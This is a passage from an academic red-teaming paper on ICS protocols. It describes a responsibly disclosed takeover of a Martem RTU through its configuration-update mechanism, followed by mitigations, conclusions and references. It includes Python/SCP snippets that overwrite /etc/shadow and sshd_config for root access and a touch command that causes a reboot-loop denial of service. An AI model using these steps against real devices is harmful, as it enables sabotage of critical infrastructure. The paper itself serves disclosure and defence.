Update Process Examination. The configuration utility logs the executed commands with all the parameters. It can be identified, that file system path, from where the current running configuration is read or to where a new one is being written, corresponds to */usr/local/[redacted]*. The file permissions in this directory are with write and read permissions for the default limited user, also used by the configuration utility. Such approach poses a major security risk, since anyone with the default credentials is able to read and write these critical configuration files, however, privilege escalation is not straightforward from this position. The following code retrieves and unpacks the current running configuration from the RTU:

```
with scp.SCPClient(SSHclient.get_transport()) as ↩
    ↪ SCPclient:
    SCPclient.get('/usr/local[redacted].tar.xz')
tar = tarfile.open('[redacted].tar.xz', 'r:xz')
tar.extractall(path="setup"); tar.close()
```

The RTU configuration file is a *.tar.xz Linux tarball* containing the directory structure representing the actual Linux file system. If this tarball is repackaged with existing files modified or new ones added to the archive directory structure, named with an extension of *.new.tar.xz*, stored on the RTU file system configuration directory, and the RTU is rebooted to

initialize the new configuration file, then all the files in the tarball are unpacked and stored at the actual Linux file system upon system start, with the *system* privileges. Such approach is dangerous, since the attacker can package any file, upload it to the RTU and reinitialize it, thus rewriting or modifying any arbitrary protected system file. This implies a rewrite or alteration of the RTU configuration XML file containing all the parameters of the industrial process. The following code packages the new configuration file and uploads it to the RTU:

```
tar = tarfile.open('[redacted].tar.xz', 'w:xz')
tar.add('.'); tar.close()
with scp.SCPClient(SSHclient.get_transport()) as ↩
    ↪ SCPclient:
    SCPclient.put('[redacted].new.tar.xz',
        '/usr/local/[redacted].new.tar.xz')
```

A system watchdog daemon is monitoring the path */var/local/[redacted]* and if a new empty file with a particular name is created, then the RTU is rebooted and reinitialized. This path is writeable with the default limited user permissions. Despite this not endangering the system directly, it can be abused by creating this file every time upon the RTU start, thus throwing it into a reboot loop and causing a DoS condition. The following code creates the new file on the remote system path to reinitialize the RTU via the watchdog daemon:

```
stdin, stdout, stderr = SSHclient.exec_command('↩
    ↪ touch /var/local/[redacted]')
```

RTU Control Takeover. Within the red team operation, a new */etc/shadow* and a modified */etc/sshd_config* files were packaged and uploaded to the RTU. During the system reinitialization these two files overwrote the existing system files. This resulted in a permitted *root* SSH login with known, attacker controlled, *root* credentials, granting full system access remotely. Additional attack, including all other possibilities, also includes an overwrite of system *init* files to execute any arbitrary command or a binary, such as, a back-door or a root-kit upon system start.

Attack Execution and Results. Within this operation the Martem TELEM-GW6e RTU was targeted and a remote attack executed allowing full compromise of the device and the industrial process. This operation resulted in a responsible vulnerability disclosure to affected vendor, coordination of the vulnerabilities within the involved CSIRT community, and one CVE assigned (CVE-2018-10605). Additionally, a XSS vulnerability in the RTU web configuration console was found (CWE-79; CVE-2018-10609; CVSSv3 7.4 [HIGH]). The Martem RTU takeover proof-of-concept code is released publicly on GitHub under the MIT license https://github.com/lockout/iec104inj/tree/master/poc/gw6e-poc.

4 DEFENDING AGAINST ATTACKS

The author worked with industry experts from DHS ICS-CERT and Martem AS to produce security advisories (ICSA-18-142-01, MartemSA1805182, MartemSA1805184) and the following recommendations on securing the industrial control systems (DHS ICS-CERT, 2018): strong user access password policy; authorization with SSH keys instead of passwords; service access control with a device firewall; ingress and egress traffic filtering with the network perimeter firewall; trusted communication partner IP address definitions on the ICS devices; using secure VPN connections; enabling the web interface on the devices only for the required short period of time; keeping the software and firmware up to date; configuration file transport encryption; ensuring control system devices are not accessible from the Internet; and IEC-101/104 security extensions IEC TS 60870-5-7 (implemented rarely due to operational concerns, legacy issues and costs (Maynard et al., 2014)). Additionally, the following security measures were identified in the related work: use of IDS and DPI (Yang et al., 2014; Pfrang and Meier, 2018); NetFlow monitoring (Matoušek, 2017); and hunting for network intrusions (Siemens Industry Sector, 2008). These recommendations are applicable to securing majority of ICS/SCADA environments running various industrial protocols. Moreover, to attempt the detection of the described attacks, the author worked with Check Point to create IDS signatures, released in Check Point application control update 180505.

5 CONCLUSIONS AND FUTURE WORK

This paper addresses a fundamental problem in a way how CI protocol specifications are created and maintained by the industry, on how vendors design and support their implementation, and how operators deploy, in most cases, without considering mitigation or monitoring solutions. In this work, attack vectors targeted at fundamental flaws, in the context of cyber red teaming, against PROFINET, IEC-104 and a RTU were explored in a great detail, allowing their assessment and verification. The identified critical vulnerabilities have been responsibly disclosed to involved parties and securely coordinated with the af-

fected community. Furthermore, defensive measures are proposed and IDS signatures created. As well as, developed attack tools released publicly on GitHub. Despite the security countermeasure existence and fixes for the identified critical vulnerabilities being released, it cannot be determined when and if at all these vulnerabilities would be patched or mitigated at the industrial operator side. Therefore, cyber red teaming operations should be considered and executed at a regular basis by the critical infrastructure owners to address these issues.

Future work includes focusing on targeting the IEC 61850 protocol stack and its implementation on broad range of common vendor appliances.

ACKNOWLEDGMENTS

The author thanks NATO CCD CoE, CERT.LV, ICS-CERT, and Martem. More specificly, Baiba Kaškina and Raimo Peterson for supporting this work with time and technical equipment, Priska Pietra for analysing the PROFINET control data field, Artūrs Daņiļēvičs for CVE-2018-10609, and Rain Ottis, Risto Vaarandi and Olaf Maennel for valuable academic guidance and advise.

REFERENCES

Åkerberg, J. and Björkman, M. (2009a). Exploring network security in profisafe. In Buth, B., Rabe, G., and Seyfarth, T., editors, *Computer Safety, Reliability, and Security*, pages 67–80, Berlin, Heidelberg. Springer Berlin Heidelberg.

Åkerberg, J. and Björkman, M. (2009b). Exploring Security in PROFINET IO. In *2009 33rd Annual IEEE International Computer Software and Applications Conference*, volume 1, pages 406–412.

Baud, M. and Felser, M. (2006). Profinet IO-Device Emulator based on the Man-in-the-middle Attack. In *2006 IEEE Conference on Emerging Technologies and Factory Automation*, pages 437–440.

Burtsev, A. G., Klishevich, D. M., and Polyanskii, A. V. (2017). Protection of standard network protocols of automated production control systems. *Russian Engineering Research*, 37(3):224–232.

DHS ICS-CERT (2018). Advisory (ICSA-18-142-01) Martem TELEM-GW6/GWM. https://ics-cert.us-cert.gov/advisories/ICSA-18-142-01. Accessed: 04/06/2018.

Dondossola, G., Garrone, F., and Szanto, J. (2011). Cyber risk assessment of power control systems – a metrics weighed by attack experiments. In *2011 IEEE Power and Energy Society General Meeting*, pages 1–9.

FireEye (2018). Advanced Persistent Threat Groups. Who's who of cyber threat actors. https://www.fireeye.com/current-threats/apt-groups.html. Accessed: 12/07/2018.

GReAT (2012). Shamoon the Wiper âĂŞ Copycats at Work. https://securelist.com/shamoon-the-wiper-copycats-at-work/57854/. Accessed: 11/07/2018.

GReAT (2016). BlackEnergy APT Attacks in Ukraine employ spearphishing with Word documents. https://securelist.com/blackenergy-apt-attacks-in-ukraine-employ-spearphishing-with-word-documents/73440/. Accessed: 11/07/2018.

IEC (2006). Internationl Standard: IEC 60870-5-104. Transmission protocols âĂŞ Network access for IEC 60870-5-101 using standard transport profiles. 2nd ed. 2006-06. https://webstore.iec.ch/preview/info_iec60870-5-104%7Bed2.0%7Den_d.pdf. Accessed: 08/07/2018.

Knapp, E. and Langill, J. T. (2014). *Industrial Network Security. 2nd Edition*. Elsevier.

Krekers, M. (2017). Assessing the Security of IEC 60870-5-104 Implementations using Automata Learning. Master's thesis, University of Twente, Enschede, Netherlands.

Matoušek, P. (2017). Description and analysis of IEC 104 Protocol . Tecnical report, Brno University of Technology.

Maynard, P., McLaughlin, K., and Haberler, B. (2014). Towards Understanding Man-In-The-Middle Attacks on IEC 60870-5-104 SCADA Networks. In *Proceedings of the 2Nd International Symposium on ICS & SCADA Cyber Security Research 2014*, ICS-CSR 2014, pages 30–42, UK. BCS.

NATO CCDCOE (2018a). Exercise Crossed Swords Practised Cyber-Kinetic Operations in Latvia . https://ccdcoe.org/exercise-crossed-swords-practised-cyber-kinetic-operations-latvia.html. Accessed: 04/06/2018.

NATO CCDCOE (2018b). Locked Shields 2018. https://ccdcoe.org/largest-international-live-fire-cyber-defence-exercise-world-be-launched-next-week.html. Accessed: 14/07/2018.

Paul, A., Schuster, F., and König, H. (2013). Towards the Protection of Industrial Control Systems – Conclusions of a Vulnerability Analysis of Profinet IO. In Rieck, K., Stewin, P., and Seifert, J.-P., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 160–176, Berlin, Heidelberg. Springer Berlin Heidelberg.

Pfrang, S. and Meier, D. (2018). Detecting and preventing replay attacks in industrial automation networks operated with profinet io. *Journal of Computer Virology and Hacking Techniques*.

Pidikiti, D. S., Kalluri, R., Kumar, R. K. S., and Bindhumadhava, B. S. (2013). SCADA communication protocols: vulnerabilities, attacks and possible mitigations. *CSI Transactions on ICT*, 1(2):135–141.

Popp, M. and Wenzel, P. (2001). PROFInet-linking worlds. In *ETFA 2001. 8th International Conference on Emerging Technologies and Factory Automation.*

Proceedings (Cat. No.01TH8597), volume 2, pages 519–522 vol.2.

PROFIBUS Nutzerorganisation e.V. (2018). PROFINET - the leading Industrial Ethernet Standard . https://www.profibus.com/technology/profinet/. Accessed: 08/07/2018.

Siemens Industry Sector (2008). Automate with the open Industrial Ethernet standard and profit now. PROFINET. White paper, Siemens AG.

Thomas, P. (2013). An Introduction to PROFINET Frame Analysis using Wireshark. https://profibusgroup.files.wordpress.com/2013/01/w4-profinet-frame-analysis-peter-thomas.pdf. Accessed: 02/08/2018.

UK Foreign Office (2018). Foreign Office Minister condemns Russia for NotPetya attacks. https://www.gov.uk/government/news/foreign-office-minister-condemns-russia-for-notpetya-attacks. Accessed: 04/06/2018.

US-CERT (2018). Alert (TA18-074A). Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors. https://www.us-cert.gov/ncas/alerts/TA18-074A. Accessed: 12/07/2018.

Yang, M. and Li, G. (2014). Analysis of PROFINET IO Communication Protocol. In *2014 Fourth International Conference on Instrumentation and Measurement, Computer, Communication and Control*, pages 945–949.

Yang, Y., McLaughlin, K., Sezer, S., Yuan, Y. B., and Huang, W. (2014). Stateful intrusion detection for IEC 60870-5-104 SCADA security. In *2014 IEEE PES General Meeting. Conference Exposition*, pages 1–5.

Zetter, K. (2011). Attack Code for SCADA Vulnerabilities Released Online. https://www.wired.com/2011/03/scada-vulnerabilities/. Accessed: 08/07/2018.

Zi Bin, C. (2008). Testing and Exploring Vulnerabilities of the Applications Implementing IEC 60870-5-104 Protocol. Master's thesis, KTH Electrical Engineering, Stockholm, Sweden.